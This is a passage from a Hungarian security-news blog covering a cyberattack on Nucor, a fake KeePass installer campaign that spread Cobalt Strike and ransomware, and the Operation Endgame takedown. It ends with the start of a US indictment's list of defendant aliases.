A TheRegister megkísérelt bővebb tájékoztatást kérni, de **a vállalat nem volt hajlandó elárulni, hogy pontosan mely létesítményeket érintette a támadás, és az milyen jellegű volt.**

A telefon próbálkozások sem hoztak ebben eredményt, a Nucor alabamai, dél-karolinai és indianai gyártóüzemeinél a telefonszámok elérhetetlenek voltak, vagy a képviselők ott sem voltak hajlandók további információkat megosztani.



A Nucor, amely az Egyesült Államok nyersacéljának körülbelül 25%-át gyártja, kritikus infrastruktúrának minősül, **ami ideális célponttá teszi mind a külföldi nemzetállami országok pl. orosz, iráni, kínai, észak-koreai támadók, mind pedig a váltságdíjra utazó zsarolóvírusos csoportok számára.**

Az ilyen kulcsfontosságú létesítmények ellen végrehajtott akcióknak igen súlyos következményekkel járhatnak, gondoljunk csak a korábbi Colonial Pipeline elleni támadásra. Statisztikák szerint **2023-ban a zsarolóvírus támadások 70%-a a gyártóipart érte.**


tumblr.

0

Pin it


Szólj hozzá!
Címkék: amerika usa infrastruktúra kritikus acélipar kibertámadás nucor

Ajánlott bejegyzések:




Egekbe emelkedő ransomware veszteségek

A vízszámla érintése



A távolságot mint üveggolyót nem kapod meg



Pandúrból lett rablók

Drága lett a Jaguár

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz







Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.


Hamis KeePass program terjeszt zsarolóvírust

2025. május 22. 13:02 - Csizmazia Darab István [Rambo]

A mondás szerint ajándék lónak mindig nézzük meg a fogát, mert néha kiderülhet, hogy a trójai fajtához tartozik. Trójainak nevezzük azt a programot, ami rejtetten valami mást is csinál, mint amit magáról eredetileg állít. **A vírussal fertőzött hamis alkalmazások témája már nem először kerül a címlapra.**


Az egyik legemlékezetesebb átverés talán a 2015-ös Potao incidens volt, ahol a Truecrypt fájl- és lemeztitkosító szoftver nevével éltek vissza. Az orosz illetőségű Sandworm csoport kémprogrammal fertőzött letöltési csomagokat terjesztett, így aki a hamis truecryptrussia.ru weboldalról töltötte le a 2014-ben lezárt fejlesztésű nyílt forráskódú titkosító szoftvert, az az orosz nyelvű lokalizált változat esetében egy kémkedő trójaival megfejelt alkalmazást kapott.

Az akkori akció egyik fő célja az volt, hogy ukrán tisztviselők és újságírók után kémkedjenek.




A mostani új, kifinomult kibertámadási esetnél a csalók hamis KeePass jelszókezelő programot terjesztettek, amelyeket online Bing keresőhirdetéseken keresztül népszerűsítettek, és az itteni kattintások megtévesztő weboldalakra vezettek, ahonnan a megpiszkált telepítőcsomagokat lehetett letölteni. A hamis KeePass telepítője egy "KeeLoader" nevű trójai programot is tartalmazott, amely a valódi jelszókezelő funkciók mellett **a Cobalt Strike hacker eszközt is telepítette, amely lehetővé tette a támadók számára a rendszer távoli irányítását.**

Az eredetileg pentester programot bűnözők is előszeretettel használják, hogy hozzáférjenek számítógépekhez, ellopják onnan a jelszavakat, és távolról további rosszindulatú programokat telepítsenek.




A hamisított program működése szinte teljesen megegyezett az eredetiével, így a felhasználók nehezen észlelték a csalást. A kampány során a hamisított program a felhasználók jelszó-adatbázisát is ellopta, és továbbította azt a támadóknak.

Ezután [a megszerzett hozzáférésekkel a támadók zsarolóvírust telepítettek a VMware ESXi szerverekre, ahol titkosították az adatokat](), majd váltságdíjat követeltek a visszaállításért.




Egyes szakértők szerint az akciónál kapcsolat feltételezhető a Black Basta zsarolóvírus-csoporttal. A támadók a siker reményében több különböző hamis weboldalt is létrehoztak, például keeppaswrd PONT com és keegass PONT com címeken, hogy minél több áldozatot elérhessenek.

Ez utóbbi oldalak a cikk írásakor már nem éltek.



A kiberbűnözők egyre kifinomultabb módszereket alkalmaznak, és még a neves, megbízható szoftverek nevét is felhasználják a támadásaikhoz. **Mit tehetünk a védelmünk érdekében, és hogy megelőzzük az ilyen támadásokat? Mindig a hivatalos weboldalakról töltsünk le a szoftvereket, sose kattintsunk hirdetésekre vagy ismeretlen linkekre.**

Gyakran lehet olvasni egy olyan incidensről, amelynél valaki a kereső találatok között megtévesztő hirdetésre kattintott egy olyan linkre, amely a legitim banki oldalnak tűnik, aztán ellopják az összes pénzét.




Használjunk megbízható vírusirtó programot, rendszeresen frissítsük a szoftver környezetet a biztonsági javításokkal, és figyeljünk a gyanús jelekre. Ha viszont valaki már telepítette a hamis KeePass programot, akkor az eltávolítás után is sok teendője lesz. Egy alapos vírusellenőrzés után a jelszavait is érdemes lesz azonnal megváltoztatnia.


Nyilván az eredeti KeePass rendben teszi a dolgát, de ha ez valaki számára égi jelnek tűnik egy esetleges váltásra, bőven van még miből választani. Az ESET Home Security Premium csomagban is található egy teljes értékű jelszó menedzser, de ha valaki egyéb thirdparty jelszószéf alkalmazást keres, ami ráadásul multiplatform is (Windows, Linux, Macintosh, Android, iPhone), akkor a Bitwarden is lehet egy jó választás.

Szólj hozzá!
Címkék: bank trójai backdoor kémprogram váltságdíj keepass ransomware zsarolóvírus jelszószéf jelszókezelő blackbasta

Ajánlott bejegyzések:



[A bárányok néha nem hallgatnak]



[Pandúrból lett rablók]

[Egy tusztárgyaló vallomása]

[Az egészségügyet még a ransomware is húzza]

[Riválisok] [Riválisok]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Endgame: vége van egy kicsit

2025. május 27. 14:19 - Csizmazia Darab István [Rambo]


Az Endgame hadművelet mostani szakaszában, amelyben **egy nemzetközi bűnüldözési műveletben 7 ország nemzeti hatóságai dolgoztak összes, 300 szervert és 650 olyan domaint zároltak, amelyeket zsarolóvírus támadások terjesztésére használtak.**

A nemzetközi akció május 19. és 22. között zajlott, melynek során **nemzetközi elfogatóparancsot adtak ki tucatnyi célpont ellen, valamint a szerver lefoglalások mellett 3.5 millió euró értékű kriptovalutát is sikeresen elkoboztak a hatóságok a bűnözőktől.**


Az Endgame egy folyamatos, hosszútávú akciósorozat, aminek ez most csak egy újabb állomása volt, a korábbi lefoglalásokkal együtt a teljes zárolt, visszaszerzett összeg viszont mostanra 21.2 millió euróra emelkedett.

A hivatalos szervek gerincét az Europol és az Eurojust által koordinált hatóságok képezik, kiegészülve magánszektorbeli kiberbűnözés elleni partnerekkel. A mostani összehangolt akció - melyben kanadai, dán, francia, német, holland, brit és amerikai nyomozók működtek együtt - elsősorban a Bumblebee, a Lactrodectus, a Qakbot, a DanaBot, a Trickbot és a Warmcookie rendszereket üzemeltető, és a kártékony szolgáltatásokat kínáló nemzetközi csoportok ellen irányult.

Bár az ilyen rajtaütések sajnos nem képesek leállítani a zsarolóvírusos kártékony működéseket, jelentős zavarokat azért remélhetőleg időlegesen képesek okozni.



Az EU által körözött személyek listájára újabb orosz csengésű nevek kerültek fel, akikről azt feltételezik, hogy **ők biztosították vagy üzemeltették azokat az eszközöket, amelyek lehetővé tették a bűnözői csoportok számára, hogy hozzáférjenek az áldozatok hálózataihoz és nagyszabású zsarolóvírus támadásokat indítsanak.**



UNITED STATES DISTRICT COURT

FOR THE CENTRAL DISTRICT OF CALIFORNIA

March 2022 Grand Jury

UNITED STATES OF AMERICA,

Plaintiff,

v.

ALEKSANDR STEPANOV,
aka "JimmBee,"
aka "Clay Barton,"
aka "Monster,"
DANIL KHALITOV,
aka "Flawless,"
aka "Dancho,"
FNU LNU,
aka "Pin_Plus,"
aka "Pin,"
ALEKSEY EFREMOV,
aka "Ahost,"
KAMIL SZTURGULEWSKI,
aka "RaZZputin,"
aka "bank666,"
aka "kgb666,"
IBRAHIM IDOWU,
aka "daveedo,"
aka "audrops,"
aka "sostransfer,"
aka "Ronald 22,"
aka "Ronshop,"
ARTEM SHUBIN,
aka "Krad,"
ALEKSEY KHUDYAKOV,
aka "Bshayne,"
aka "Moddixpb,"
aka "BarboSpidor,"

